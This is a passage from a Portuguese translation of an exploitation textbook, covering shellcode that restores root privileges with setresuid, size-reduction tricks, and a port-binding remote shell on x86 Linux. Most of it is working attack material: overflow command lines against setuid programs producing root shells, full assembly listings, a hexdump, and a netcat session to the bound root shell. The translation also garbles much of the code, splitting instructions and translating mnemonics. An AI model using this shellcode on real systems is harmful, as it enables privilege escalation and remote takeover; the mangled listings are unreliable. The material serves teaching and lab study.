reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xcb\xf9\xff\xbf "x40') [DEBUG]
encontrou uma nota de 34 bytes para o ID de usuário 999
[DEBUG] encontrou uma nota de 41 bytes para o
usuário id 999 [DEBUG] encontrou uma nota de 5
bytes para o usuário id 999 [DEBUG] encontrou uma
nota de 35 bytes para o usuário id 999 [DEBUG]
encontrou uma nota de 9 bytes para o usuário id 999
[DEBUG] encontrou uma nota de 33 bytes para o
usuário id 999
-----[ fim dos dados da nota ]-----
sh-3.2#
```

0x531 Uma questão de privilégio

Para ajudar a mitigar o aumento desenfreado de privilégios, alguns processos privilegiados reduzirão seus privilégios efetivos ao fazer coisas que não exigem esse tipo de acesso. Isso pode ser feito com a função seteuid(), que definirá o ID de usuário efetivo. Ao alterar o ID de usuário efetivo, os privilégios do processo podem ser alterados. A página de manual da função seteuid() é mostrada abaixo.

SETEGID(2)	Manual do programador do Linux	SETEGID(2)
NOME	seteuid, setegid - define o ID efetivo do usuário ou do grupo	
SINOPSE	#include <sys/types.h> #include <unistd.h>	
	int seteuid(uid_t euid); int setegid(gid_t egid);	
Descrição	seteuid() define a ID de usuário efetiva do processo atual. Os processos de usuários sem privilégios só podem definir a ID de usuário efetiva como ID para o ID de usuário real, o ID de usuário efetivo ou o set-user-ID salvo. Exatamente o mesmo se aplica a setegid() com "group" em vez de "user".	
Valor de retorno	Em caso de sucesso, é retornado zero . Em caso de erro, -1 é retornado e errno é definido adequadamente.	

Essa função é usada pelo código a seguir para reduzir os privilégios para os do usuário "games" antes da chamada vulnerável strcpy().

drop_privs.c

```
#include <unistd.h>
void lowered_privilege_function(unsigned char *ptr) { char
    buffer[50];
    seteuid(5); // Retira os privilégios do usuário de jogos.
    strcpy(buffer, ptr);
}
int main(int argc, char *argv[]) { if
    (argc > 0)
        lowered_privilege_function(argv[1]);
}
```

Embora esse programa compilado seja setuid root, os privilégios são reduzidos para o usuário de jogos antes que o shellcode possa ser executado. Isso gera apenas um shell para o usuário de jogos, sem acesso root.

```
reader@hacking:~/booksrc $ gcc -o drop_privs drop_privs.c
reader@hacking:~/booksrc $ sudo chown root ./drop_privs; sudo chmod u+s ./drop_privs
reader@hacking:~/booksrc $ export SHELLCODE=$(cat tiny_shell) reader@hacking:~/booksrc $
./getenvaddr SHELLCODE ./drop_privs
SHELLCODE estará em 0xbfffff9cb
reader@hacking:~/booksrc $ ./drop_privs $(perl -e 'print "\xcb\xf9\xff\xbf "x40') sh-3.2$ whoami
jogos
sh-3.2$ id
uid=999(reader) gid=999(reader) euid=5(games)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(admin),999(reader)
sh-3.2$
```

Felizmente, os privilégios podem ser facilmente restaurados no início do nosso código de shell com uma chamada de sistema para definir os privilégios de volta à raiz. A maneira mais completa de fazer isso é com uma chamada de sistema `setresuid()`, que define os IDs de usuário reais, efetivos e salvos. O número da chamada do sistema e a página do manual são mostrados abaixo.

```
reader@hacking:~/booksrc $ grep -i setresuid /usr/include/asm-i386/unistd.h
#define NR_setresuid          164
#define NR_setresuid32         208
reader@hacking:~/booksrc $ man 2 setresuid
SETRESUID(2)                  Manual do programador do Linux           SETRESUID(2)

NOME
    setresuid, setresgid - define a ID real, efetiva e salva do usuário ou do grupo

SINOPSE
    #define _GNU_SOURCE
    #include <unistd.h>
```

```
int setresuid(uid_t ruid, uid_t euid, uid_t suid); int  
setresgid(gid_t rgid, gid_t egid, gid_t sgid);
```

Descrição

setresuid() define o ID de usuário real, o ID de usuário efetivo e o set-user-ID salvo do processo atual.

O código de shell a seguir faz uma chamada para setresuid() antes de iniciar o shell para restaurar os privilégios de root.

priv_shell.s

BITS 32

```
; setresuid(uid_t ruid, uid_t euid, uid_t suid); xor  
eax, eax          ; zerar eax.  
xor ebx, ebx      ; Zerar ebx. xor  
ecx, ecx          ; Zerar ecx. xor  
edx, edx          ; Zerar edx.  
mov al, 0xa4       ; 164 (0xa4) para syscall #164  
int 0x80          ; setresuid(0, 0, 0) Restaura todos os privilégios da raiz.  
  
; execve(const char *filename, char *const argv [], char *const envp[]) xor eax,  
eax              ; Certifique-se de que eax esteja zerado novamente.  
mov al, 11         ; syscall #11  
push ecx          ; empurre alguns nulos para terminar a  
string. push 0x68732f2f  ; empurra "//sh" para a pilha.  
push 0x6e69622f   ; empurra "/bin" para a pilha.  
mov ebx, esp       ; Coloque o endereço de "/bin//sh" em ebx via esp.  
push ecx          ; Empurra o terminador nulo de 32 bits para a  
pilha.  
mov edx, esp       ; Esse é um array vazio para envp.  
push ebx          ; empurre o endereço da string para a pilha acima do  
terminador nulo. mov ecx, esp    ; Esse é o array argv com string ptr.  
int 0x80          ; execve("/bin//sh", ["/bin//sh"], [NULL], [NULL])
```

Dessa forma, mesmo que um programa esteja sendo executado com privilégios reduzidos quando for explorado, o shellcode poderá restaurar os privilégios. Esse efeito é demonstrado abaixo, explorando o mesmo programa com privilégios reduzidos.

```
reader@hacking:~/booksrc $ nasm priv_shell.s reader@hacking:~/booksrc $  
export SHELLCODE=$(cat priv_shell) reader@hacking:~/booksrc $  
.getenvaddr SHELLCODE ./drop_privs SHELLCODE estará em 0xbffff9bf  
reader@hacking:~/booksrc $ ./drop_privs $(perl -e 'print "\xbfb\xf9\xff\xbf \"x40\"' sh-3.2#  
whoami  
raiz  
sh-3.2# id  
uid=0(root) gid=999(reader)  
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(admin),999(reader)  
sh-3.2#
```

0x532 E ainda menor

Mais alguns bytes ainda podem ser retirados desse shellcode. Há uma instrução x86 de byte único chamada cdq, que significa *convert doubleword to quadword (converter palavra dupla em palavra quádrupla)*. Em vez de usar operandos, essa instrução sempre obtém sua fonte do registro EAX e armazena os resultados entre os registros EDX e EAX. Como os registros são doublewords de 32 bits, são necessários dois registros para armazenar um quadword de 64 bits. A conversão é simplesmente uma questão de estender o bit de sinal de um inteiro de 32 bits para um inteiro de 64 bits. Operacionalmente, isso significa que, se o bit de sinal de EAX for 0, a instrução cdq zerará o registro EDX. Usar xor para zerar o registro EDX requer dois bytes; portanto, se EAX já estiver zerado, usar a instrução cdq para zerar EDX economizará um byte

31 D2	xor edx,edx
--------------	-------------

em comparação com

99	cdq
-----------	-----

Outro byte pode ser salvo com o uso inteligente da pilha. Como a pilha é alinhada em 32 bits, um valor de byte único colocado na pilha será alinhado como uma palavra dupla. Quando esse valor for retirado, ele será estendido por sinal, preenchendo todo o registro. As instruções que empurram um único byte e o colocam de volta em um registro ocupam três bytes, enquanto o uso de xor para zerar o registro e mover um único byte ocupa quatro bytes

31 C0	xor eax,eax
B0 0B	mov al,0xb

em comparação com

6A 0B	empurrar byte +0xb
58	pop eax

Esses truques (mostrados em negrito) são usados na listagem de shellcode a seguir. Isso é montado no mesmo código de shell usado nos capítulos anteriores.

shellcode.s

BITS 32

```
; setresuid(uid_t ruid, uid_t euid, uid_t suid); xor  
eax, eax          ; zerar eax.  
xor ebx, ebx      ; Zerar ebx. xor  
ecx, ecx          ; Zerar ecx.  
cdq              ; zerar edx usando o bit de sinal de eax.  
mov BYTE al, 0xa4; syscall 164 (0xa4)  
int 0x80          ; setresuid(0, 0, 0) Restaura todos os privilégios da raiz.
```

```
; execve(const char *filename, char *const argv [], char *const envp[])
```

```

push BYTE 11      ; empurra 11 para a pilha.
pop eax          ; pop o dword de 11 em eax.
push ecx          ; empurre alguns nulos para terminar a
string. push 0x68732f2f ; empurra "//sh" para a pilha.
push 0x6e69622f ; empurra "/bin" para a pilha.
mov ebx, esp     ; Coloque o endereço de "/bin//sh" em ebx via esp.
push ecx          ; Empurra o terminador nulo de 32 bits para a
pilha.
mov edx, esp     ; Esse é um array vazio para envp.
push ebx          ; empurre o endereço da string para a pilha acima do
terminador nulo. mov ecx, esp   ; Esse é o array argv com string ptr.
int 0x80          ; execve("//bin//sh", ["/bin//sh", NULL], [NULL])

```

A sintaxe para empurrar um único byte exige que o tamanho seja declarado. Os tamanhos válidos são BYTE para um byte, WORD para dois bytes e DWORD para quatro bytes. Esses tamanhos podem estar implícitos nas larguras de registro, portanto, mover para o registro AL implica o tamanho BYTE. Embora não seja necessário usar um tamanho em todas as situações, isso não prejudica e pode ajudar na legibilidade.

0x540 Shellcode de vinculação de porta

Ao explorar um programa remoto, o shellcode que projetamos até agora não funcionará. O shellcode injetado precisa se comunicar pela rede para fornecer um prompt de root interativo. O shellcode de vinculação de porta vincula o shell a uma porta de rede na qual ele escuta as conexões de entrada. No capítulo anterior, usamos esse tipo de shellcode para explorar o servidor tinyweb. O código C a seguir vincula a porta 31337 e escuta uma conexão TCP.

`bind_port.c`

```

#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void) {
    int sockfd, new_sockfd; // Escuta em sock_fd, nova conexão em new_fd struct
    sockaddr_in host_addr, client_addr;           // Minhas informações de
    endereço socklen_t sin_size;
    int yes=1;

    sockfd = socket(PF_INET, SOCK_STREAM, 0); host_addr.sin_family
    = AF_INET;                                // Ordem dos bytes

    do host
    host_addr.sin_port = htons(31337);          // Ordem curta de bytes de rede
    host_addr.sin_addr.s_addr = INADDR_ANY; // Preenche automaticamente
    com meu IP. memset(&(host_addr.sin_zero), '\0', 8); // Zera o restante da
    estrutura.

    bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

```

```
listen(sockfd, 4);
```

```
    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

Todas essas funções familiares de soquete podem ser acessadas com uma única chamada de sistema do Linux, apropriadamente chamada de `socketcall()`. Essa é a syscall número 102, que tem uma página de manual um pouco enigmática.

```
reader@hacking:~/booksrc $ grep socketcall /usr/include/asm-i386/unistd.h #define
NR_socketcall          102
reader@hacking:~/booksrc $ man 2 socketcall
IPC(2)                  Manual do programador do Linux           IPC(2)
```

NOME

`socketcall` - chamadas de sistema de soquete

SINOPSE

```
int socketcall(int call, unsigned long *args);
```

Descrição

O `socketcall()` é um ponto de entrada comum do kernel para as chamadas do sistema de soquete. `call` determina qual função de soquete deve ser invocada. `args` aponta para um bloco que contém os argumentos reais, que são passados para a chamada apropriada.

Os programas de usuário devem chamar as funções apropriadas por seus nomes usuais. Somente os implementadores da biblioteca padrão e os hackers do kernel precisam saber sobre `socketcall()`.

Os possíveis números de chamada para o primeiro argumento estão listados no arquivo de inclusão `linux/net.h`.

De `/usr/include/linux/net.h`

```
#definir SYS_SOCKET 1      /* sys_socket(2)          */
#define SYS_BIND 2            /* sys_bind(2)           */
#define SYS_CONNECT 3         /* sys_connect(2)        */
#define SYS_LISTEN 4           /* sys_listen(2)          */
#define SYS_ACCEPT 5           /* sys_accept(2)          */
#define SYS_GETSOCKNAME 6     /* sys_getsockname(2)   #define
SYS_GETPEERNAME 7          /* sys_getpeername(2)  #define
SYS_SOCKETPAIR 8           /* sys_socketpair(2) #define SYS_SEND 9  /*
sys_send(2)                  */
#define SYS_RECV 10             /* sys_recv(2)           */
#define SYS_SENDTO 11            /* sys_sendto(2)          */
#define SYS_RECVFROM12          /* sys_recvfrom(2)        */
#define SYS_SHUTDOWN 13          /* sys_shutdown(2)         */
#define SYS_SETSOCKOPT 14        /* sys_setsockopt(2)   #define
SYS_GETSOCKOPT 15           /* sys_getsockopt(2)  #define SYS_SENDSMSG
16 /* sys_sendmsg(2) */
#define SYS_RECVMSG 17           /* sys_recvmsg(2)          */
```

Portanto, para fazer chamadas de sistema de soquete usando o Linux, EAX é sempre 102 para socketcall(), EBX contém o tipo de chamada de soquete e ECX é um ponteiro para os argumentos da chamada de soquete. As chamadas são bastante simples, mas algumas delas exigem uma estrutura sockaddr, que deve ser construída pelo shellcode. A depuração do código C compilado é a maneira mais direta de examinar essa estrutura na memória.

```
reader@hacking:~/booksrc $ gcc -g bind_port.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) lista 18
13     sockfd = socket(PF_INET, SOCK_STREAM, 0);
14
15     host_addr.sin_family = AF_INET;           // Ordem dos bytes do host
16     host_addr.sin_port = htons(31337);        // Ordem curta de bytes da rede
17     host_addr.sin_addr.s_addr = INADDR_ANY;   // Preencher automaticamente com meu IP.
18     memset(&(host_addr.sin_zero), '\0', 8); // Zera o restante da estrutura. 19
20bind  (sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));
21
22     listen(sockfd, 4 );
(gdb) break 13
Ponto de interrupção 1 em 0x804849b: arquivo
bind_port.c, linha 13. (gdb) break 20
Ponto de interrupção 2 em 0x80484f5: arquivo
bind_port.c, linha 20. (gdb) run
Iniciando o programa: /home/reader/booksrc/a.out

Ponto de parada 1, main () em bind_port.c:13
13     sockfd = socket(PF_INET, SOCK_STREAM, 0);
(gdb) x/5i $eip
0x804849b <main+23>:    mover    DWORD PTR [esp+8],0x0
0x80484a3 <main+31>:    mover    DWORD PTR [esp+4],0x1
0x80484ab <main+39>:    mover    DWORD PTR [esp],0x2
0x80484b2 <main+46>:    cha     0x8048394 <socket@plt>
                           mad
                           a
0x80484b7 <main+51>:    mover    DWORD PTR [ebp-12],eax
(gdb)
```

O primeiro ponto de interrupção é logo antes da chamada do soquete, pois precisamos verificar os valores de PF_INET e SOCK_STREAM. Todos os três argumentos são empurrados para a pilha (mas com instruções mov) na ordem inversa. Isso significa que PF_INET é 2 e SOCK_STREAM é 1.

```
(gdb) cont
Continuação.
```

```
Ponto de parada 2, main () em bind_port.c:20
20     bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)); (gdb)
print host_addr
$1 = {sin_family = 2, sin_port = 27002, sin_addr = {s_addr = 0}, sin_zero =
  "\000\000\000\000\000\000\000\000"}
(gdb) print sizeof(struct sockaddr)
```

```

$2 = 16
(gdb) x/16xb &host_addr
0xfffff780: 0x02 0x00 0x7a 0x69 0x00 0xbffff788:
0x00 (gdb) p /x 27002
$3 = 0x697a (gdb)
p 0x7a69
$4 = 31337
(gdb)

```

O próximo ponto de interrupção ocorre depois que a estrutura sockaddr é preenchida com valores. O depurador é inteligente o suficiente para decodificar os elementos da estrutura quando host_addr é impresso, mas agora você precisa ser inteligente o suficiente para perceber que a porta é armazenada na ordem de bytes da rede. Os elementos sin_family e sin_port são palavras, seguidas pelo endereço como um DWORD. Nesse caso, o endereço é 0, o que significa que qualquer endereço pode ser usado para associação. Os oito bytes restantes depois disso são apenas espaço extra na estrutura. Os primeiros oito bytes da estrutura (mostrados em negrito) contêm todas as informações importantes.

As instruções de montagem a seguir executam todas as chamadas de soquete necessárias para vincular-se à porta 31337 e aceitar conexões TCP. A estrutura sockaddr e os arrays de argumentos são criados empurrando os valores em ordem inversa para a pilha e, em seguida, copiando o ESP para o ECX. Os últimos oito bytes da estrutura sockaddr não são de fato colocados na pilha, pois não são usados. Quaisquer que sejam os oito bytes aleatórios que estejam na pilha, eles ocuparão esse espaço, o que não tem problema.

bind_port.s

BITS 32

```

s = socket(2, 1, 0)
push BYTE 0x66      ; socketcall é a syscall #102 (0x66).
pop eax
cdq                 zerar edx para uso posterior como um DWORD
nulo. xor ebx, ebx ; ebx é o tipo de socketcall.
inc ebx             ; 1 = SYS_SOCKET = socket()
push edx            ; Build arg array: { protocol = 0, push
BYTE 0x1           ;   (ao contrário)   SOCK_STREAM = 1,
push BYTE 0x2       ;   AF_INET = 2 }
mov ecx, esp        ecx = ptr para a matriz de argumentos
int 0x80            ; Após a syscall, eax tem um descriptor de

arquivo de soquete. mov esi, eax; salva o FD do soquete em esi para
uso posterior

; bind(s, [2, 31337, 0], 16)
push BYTE 0x66      ; socketcall (syscall #102)
pop eax
inc ebx             ; ebx = 2 = SYS_BIND = bind()
push edx            ; Build sockaddr struct: INADDR_ANY = 0
push WORD 0x697a ; (em ordem inversa)          PORT = 31337
push WORD bx         ;                           AF_INET = 2 mov
ecx, esp            ecx = ponteiro da estrutura do servidor

```

```

push BYTE 16      ; argv: { sizeof(server struct) = 16,
push ecx         ;           ponteiro da estrutura do
servidor, push esi ;           descriptor de arquivo de
soquete } mov ecx, esp       ; ecx = matriz de
argumentos        int 0x80          ; eax = 0 em caso de sucesso

; listen(s, 0)
mov BYTE al, 0x66; socketcall (syscall #102) inc ebx
inc ebx          ; ebx = 4 = SYS_LISTEN = listen()
push ebx         ; argv: { backlog = 4,
push esi         ;           socket fd }
mov ecx, esp     ; ecx = matriz de
argumentos       int 0x80          ; eax = soquete conectado FD

```

Quando montado e usado em uma exploração, esse código de shell será vinculado à porta 31337 e aguardará uma conexão de entrada, bloqueando na chamada de aceitação. Quando uma conexão é aceita, o novo descritor de arquivo de soquete é colocado em EAX no final desse código. Isso não será realmente útil até que seja combinado com o código de geração de shell descrito anteriormente. Felizmente, os descritores de arquivo padrão tornam essa fusão extremamente simples.

0x541 Duplicação de descritores de arquivo padrão

Entrada padrão, saída padrão e erro padrão são os três descritores de arquivo padrão usados pelos programas para executar E/S padrão. Os soquetes também são apenas descritores de arquivos que podem ser lidos e gravados. Simplesmente trocando a entrada, a saída e o erro padrão do shell gerado pelo descritor de arquivo do soquete conectado, o shell gravará a saída e os erros no soquete e lerá sua entrada a partir dos bytes que o soquete recebeu. Há uma chamada de sistema específica para duplicar descritores de arquivo, chamada dup2. Essa é a chamada de sistema número 63.

reader@hacking:~/booksrc \$ grep dup2 /usr/include/asm-i386/unistd.h #define	
NR_dup2	63
reader@hacking:~/booksrc \$ man 2 dup2	
DUP(2)	Manual do programador do Linux
	DUP(2)
 NOME	
dup, dup2 - duplicar um descritor de arquivo	
 SINOPSE	
#include <unistd.h>	

```
int dup(int oldfd);
int dup2(int oldfd, int newfd);
```

Descrição

dup() e dup2() criam uma cópia do descritor de arquivo oldfd.

dup2() faz com que newfd seja a cópia de oldfd, fechando newfd **primeiro**, se necessário.

O shellcode bind_port.s parou com o descritor de arquivo de soquete conectado em EAX. As instruções a seguir são adicionadas no arquivo bind_shell_beta.s para duplicar esse soquete nos descritores de arquivo de E/S padrão; em seguida, as instruções tiny_shell são chamadas para executar um shell no processo atual. Os descritores de arquivo de entrada e saída padrão do shell gerado serão a conexão TCP, permitindo o acesso remoto ao shell.

Novas instruções do bind_shell1.s

```
; dup2(socket conectado, {todos os três descritores de arquivo de
E/S padrão}) mov ebx, eax ; Move socket FD em ebx.
push BYTE 0x3F ; dup2 syscall #63
pop eax
xor ecx, ecx ; ecx = 0 = entrada padrão
int 0x80 ; dup(c, 0)
mov BYTE al, 0x3F ; dup2 syscall #63
inc ecx ; ecx = 1 = saída padrão
int 0x80 ; dup(c, 1)
mov BYTE al, 0x3F ; dup2 syscall #63
inc ecx ; ecx = 2 = erro padrão
int 0x80 ; dup(c, 2)

; execve(const char *filename, char *const argv [], char *const envp[])
mov
BYTE al, 11 ; execve syscall #11
push edx ; empurre alguns nulos para terminar a
string. push 0x68732f2f ; empurra "//sh" para a pilha.
push 0x6e69622f ; empurra "/bin" para a pilha.
mov ebx, esp Coloque o endereço de "/bin//sh" em ebx via esp.
push ecx ; Empurra o terminador nulo de 32 bits para a
pilha.
mov edx, esp ; Esse é um array vazio para envp.
push ebx ; empurre o endereço da string para a pilha acima do
terminador nulo. mov ecx, esp Esse é o array argv com string ptr.
int 0x80 ; execve("//bin//sh", ["/bin//sh", NULL], [NULL])
```

Quando esse shellcode é montado e usado em uma exploração, ele se vincula à porta 31337 e aguarda uma conexão de entrada. Na saída abaixo, o grep é usado para verificar rapidamente se há bytes nulos. No final, o processo fica suspenso à espera de uma conexão.

```
reader@hacking:~/booksrc $ nasm bind_shell_beta.s
reader@hacking:~/booksrc $ hexdump -C bind_shell_beta | grep --color=auto 00
00000000  6a 66 58 99 31 db 43 52      6a 01 6a 02 89 e1 cd 80      |jFX.1.CRj.j.....|
00000010  89 c6 6a 66 58 43 52 66      68 7a 69 66 53 89 e1 6a      |..jfxCRfhzifS.j|
00000020  10 51 56 89 e1 cd 80 b0      66 43 43 53 56 89 e1 cd      |.QV.....fCCSV...|.
```

```

00000030  80 b0 66 43 52 52 56 89      e1 cd 80 89 c3 6a 3f 58      | ..fCRRV.....jX|
00000040  31 c9 cd 80 b0 3f 41 cd      80 b0 3f 41 cd 80 b0 0b      | 1....?A...?A. ....|
00000050  52 68 2f 2f 73 68 68 2f      62 69 6e 89 e3 52 89 e2      | Rh//shh/bin..R..|
00000060  53 89 e1 cd 80                  |S. ....|  

00000065  

reader@hacking:~/booksrc $ export SHELLCODE=$(cat bind_shell_beta)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE estará em 0xbfffff97f
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x7f\xf9\xff\xbf "x40')
[DEBUG] encontrou uma nota de 33 bytes para o ID de usuário 999
-----[ fim dos dados da nota ]-----

```

Em outra janela de terminal, o programa netstat é usado para localizar a porta de escuta. Em seguida, o netcat é usado para se conectar ao shell raiz nessa porta.

```

reader@hacking:~/booksrc $ sudo netstat -lp | grep 31337
tcp        0      0  *:31337          *:*          OUVIR      25604/notesearch
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open whoami
raiz

```

0x542 Estruturas de controle de ramificação

As estruturas de controle da linguagem de programação C, como os loops for e os blocos if-then-else, são compostas de ramificações condicionais e loops na linguagem de máquina. Com as estruturas de controle, as chamadas repetidas para dup2 poderiam ser reduzidas a uma única chamada em um loop. O primeiro programa em C escrito nos capítulos anteriores usou um loop for para saudar o mundo 10 vezes. A desmontagem da função principal nos mostrará como o compilador implementou o loop for usando instruções de montagem. As instruções de loop (mostradas abaixo em negrito) vêm depois que as instruções do prólogo da função salvam a memória da pilha para a variável local i. Essa variável é referenciada em relação ao registro EBP como [ebp-4].

```

reader@hacking:~/booksrc $ gcc firstprog.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) disass main
Dump do código assembler para a função main:
0x08048374 <main+0>:    empur    ebp
                          rar
0x08048375 <main+1>:    mover    ebp,esp
0x08048377 <main+3>:    submar  esp,0x8
                          ino
0x0804837a <main+6>:    e       esp,0xffffffff
0x0804837d <main+9>:    mover    eax,0x0
0x08048382 <main+14>:   submar  esp,eax
                          ino
0x08048384 <main+16>:  mover    DWORD PTR [ebp-4],0x0
0x0804838b <main+23>:  cmp     DWORD PTR [ebp-4],0x9
0x0804838f <main+27>:  jle    0x8048393 <main+31>
0x08048391 <main+29>:  jmp    0x80483a6 <main+50>
0x08048393 <main+31>:  mover    DWORD PTR [esp],0x8048484

```

```

0x0804839a <main+38>:  cha    0x80482a0 <printf@plt>
                         ma
                         da
0x0804839f <main+43>: lea    eax,[ebp-4]
0x080483a2 <main+46>: inc    DWORD PTR [eax]
0x080483a4 <main+48>: jmp    0x804838b <main+23>
0x080483a6 <main+50>:  deixar
0x080483a7 <main+51>:  ret
Fim do dump do assembler.
(gdb)

```

O loop contém duas novas instruções: cmp (compare) e jle (jump if less than or equal to), a última pertencente à família de instruções de salto condicional. A instrução cmp comparará seus dois operandos, definindo sinalizadores com base no resultado. Em seguida, uma instrução de salto condicional saltará com base nos sinalizadores. No código acima, se o valor em [ebp-4] for menor ou igual a 9, a execução saltará para 0x08048393, passando pela próxima instrução jmp. Caso contrário, a próxima instrução jmp levará a execução até o final da função em 0x080483a6, saindo do loop. O corpo do loop faz a chamada para printf(), incrementa a variável de contador em [ebp-4] e, por fim, salta de volta para a instrução de comparação para continuar o loop. Com o uso de instruções de salto condicional, é possível realizar estruturas de controle de programação, como loops, podem ser criadas em assembly. Mais instruções de salto condicional são mostradas abaixo.

Instrução	Descrição
cmp <dest>, <source>	Compara o operando de destino com o de origem, definindo sinalizadores para uso com uma instrução de salto condicional.
je <target>	Salta para o destino se os valores comparados forem iguais.
jne <target>	Salta se não for igual.
jl <alvo>	Salta se for menor que.
jle <alvo>	Salta se for menor ou igual a.
jnl <alvo>	Salta se não for menor que.
jnle <alvo>	Salta se não for menor ou igual a.
jg jge	Pula se for maior que, ou maior que ou igual a.
jng jnge	Salta se não for maior que, ou não for maior que ou igual a.

Essas instruções podem ser usadas para reduzir a parte dup2 do shellcode para o seguinte:

```

; dup2(socket conectado, {todos os três descritores de arquivo de
E/S padrão}) mov ebx, eax ; Move socket FD em ebx.
xor eax, eax      ; Zero eax.
xor ecx, ecx      ; ecx = 0 = entrada padrão
dup_loop:
    mov BYTE al, 0x3F ; dup2 syscall #63 int
    0x80            ; dup2(c, 0)
    inc ecx
    cmp BYTE cl, 2   ; Compare ecx com 2.
    jle dup_loop    ; Se ecx <= 2, pule para dup_loop.

```

Esse loop itera ECX de 0 a 2, fazendo uma chamada para dup2 a cada vez. Com uma compreensão mais completa dos sinalizadores usados pela instrução cmp, esse loop pode ser reduzido ainda mais. Os sinalizadores de status definidos pela instrução cmp também são definidos pela maioria das outras instruções, descrevendo os atributos do resultado da instrução. Esses sinalizadores são: sinalizador de transporte (CF), sinalizador de paridade (PF), sinalizador de ajuste (AF), sinalizador de excesso de fluxo (OF), sinalizador de zero (ZF) e sinalizador de sinal (SF). Os dois últimos sinalizadores são os mais úteis e os mais fáceis de entender. O sinalizador zero é definido como verdadeiro se o resultado for zero, caso contrário, será falso. O sinalizador de sinal é simplesmente o bit mais significativo do resultado, que é verdadeiro se o resultado for negativo e falso caso contrário.

Isso significa que, após qualquer instrução com um resultado negativo, o sinalizador de sinal torna-se verdadeiro e o sinalizador de zero torna-se falso.

Nome da abreviação	Descrição
ZF	sinalizador zero Verdadeiro se o resultado for zero.
SSign	flagTrue se o resultado for negativo (igual ao bit mais significativo do resultado).

A instrução cmp (compare) é, na verdade, apenas uma instrução sub (subtraia) que joga fora os resultados, afetando apenas os sinalizadores de status. A instrução jle (jump if less than or equal to) está, na verdade, verificando os sinalizadores de zero e de sinal. Se um desses sinalizadores for verdadeiro, então o operando de destino (primeiro) é menor ou igual ao operando de origem (segundo). As outras instruções de salto condicional funcionam de maneira semelhante, e há ainda mais instruções de salto condicional que verificam diretamente os sinalizadores de status individuais:

Instrução	Descrição
jz <alvo>	Salta para o destino se o sinalizador zero estiver definido.
jnz <target>	Salta se o sinalizador zero não estiver definido.
js <alvo>	Salta se o sinalizador de sinal estiver definido.
jns <target>	Jump é o sinalizador de sinal não definido.

Com esse conhecimento, a instrução cmp (comparar) pode ser totalmente removida se a ordem do loop for invertida. A partir de 2 e em contagem regressiva, o sinalizador de sinal pode ser verificado para fazer um loop até 0. O loop reduzido é mostrado abaixo, com as alterações mostradas em negrito.

```
; dup2(socket conectado, {todos os três descritores de arquivo de
E/S padrão}) mov ebx, eax ; Move socket FD em ebx.
xor eax, eax ; Zero eax.
push BYTE 0x2 ; ecx começa em 2.
pop ecx
dup_loop:
    mov BYTE al, 0x3F ; dup2 syscall #63 int
    0x80 ; dup2(c, 0)
    dec ecx ; Contagem regressiva até 0.
jns dup_loop ; Se o sinalizador de sinal não for definido, ecx não será negativo.
```

As duas primeiras instruções antes do loop podem ser encurtadas com a instrução `xchg` (exchange). Essa instrução troca os valores entre os operandos de origem e destino:

Instrução	Descrição
<code>xchg <dest>, <source></code>	Troca os valores entre os dois operandos.

Essa única instrução pode substituir as duas instruções a seguir, que ocupam quatro bytes:

89 C3	<code>mov ebx,eax</code>
31 C0	<code>xor eax,eax</code>

O registro EAX precisa ser zerado para limpar apenas os três bytes superiores do registro, e o EBX já tem esses bytes superiores limpos. Portanto, a troca dos valores entre EAX e EBX matará dois coelhos com uma cajadada só, reduzindo o tamanho para a instrução de byte único a seguir:

93	<code>xchg eax,ebx</code>
----	---------------------------

Como a instrução `xchg` é, na verdade, menor do que uma instrução `mov` entre dois registradores, ela pode ser usada para reduzir o shellcode em outros lugares. Naturalmente, isso só funciona em situações em que o registro do operando de origem não é importante. A versão a seguir do shellcode da porta bind usa a instrução exchange para reduzir mais alguns bytes de seu tamanho.

bind_shell.s

BITS 32

```
s = socket(2, 1, 0)
push BYTE 0x66      ; socketcall é a syscall #102 (0x66).
pop eax
cdq                 ; zerar edx para uso posterior como um DWORD
nulo. xor ebx, ebx ; Ebx é o tipo de socketcall.
inc ebx             ; 1 = SYS_SOCKET = socket()
push edx            ; Build arg array: { protocol = 0, push
                     ;   (ao contrário)   SOCK_STREAM = 1,
                     ;   push BYTE 0x1     AF_INET = 2 }
push BYTE 0x2        ;
mov ecx, esp         ; ecx = ptr para a matriz de argumentos
int 0x80             ; Após a syscall, eax tem um descriptor de

arquivo de soquete. xchg esi, eax      ; Salva o FD do soquete
                                         ; em esi para uso posterior.

; bind(s, [2, 31337, 0], 16)
push BYTE 0x66      ; socketcall (syscall #102)
pop eax
inc ebx              ; ebx = 2 = SYS_BIND = bind()
```

```

push edx          ; Build sockaddr struct: INADDR_ANY = 0
push WORD 0x697a ; (em ordem inversa)           PORT = 31337
push WORD bx      ;                                AF_INET = 2 mov
ecx, esp         ; ecx = ponteiro da estrutura do servidor
push BYTE 16      ; argv: { sizeof(server struct) = 16,
push ecx          ;           ponteiro da estrutura do
servidor, push esi ;           descriptor de arquivo de
soquete } mov ecx, esp      ; ecx = matriz de
argumentos        ; arguments
int 0x80          ; eax = 0 em caso de sucesso

; listen(s, 0)
mov BYTE al, 0x66; socketcall (syscall #102) inc ebx
inc ebx          ; ebx = 4 = SYS_LISTEN = listen()
push ebx          ; argv: { backlog = 4,
push esi          ;           socket fd }
mov ecx, esp      ; ecx = matriz de
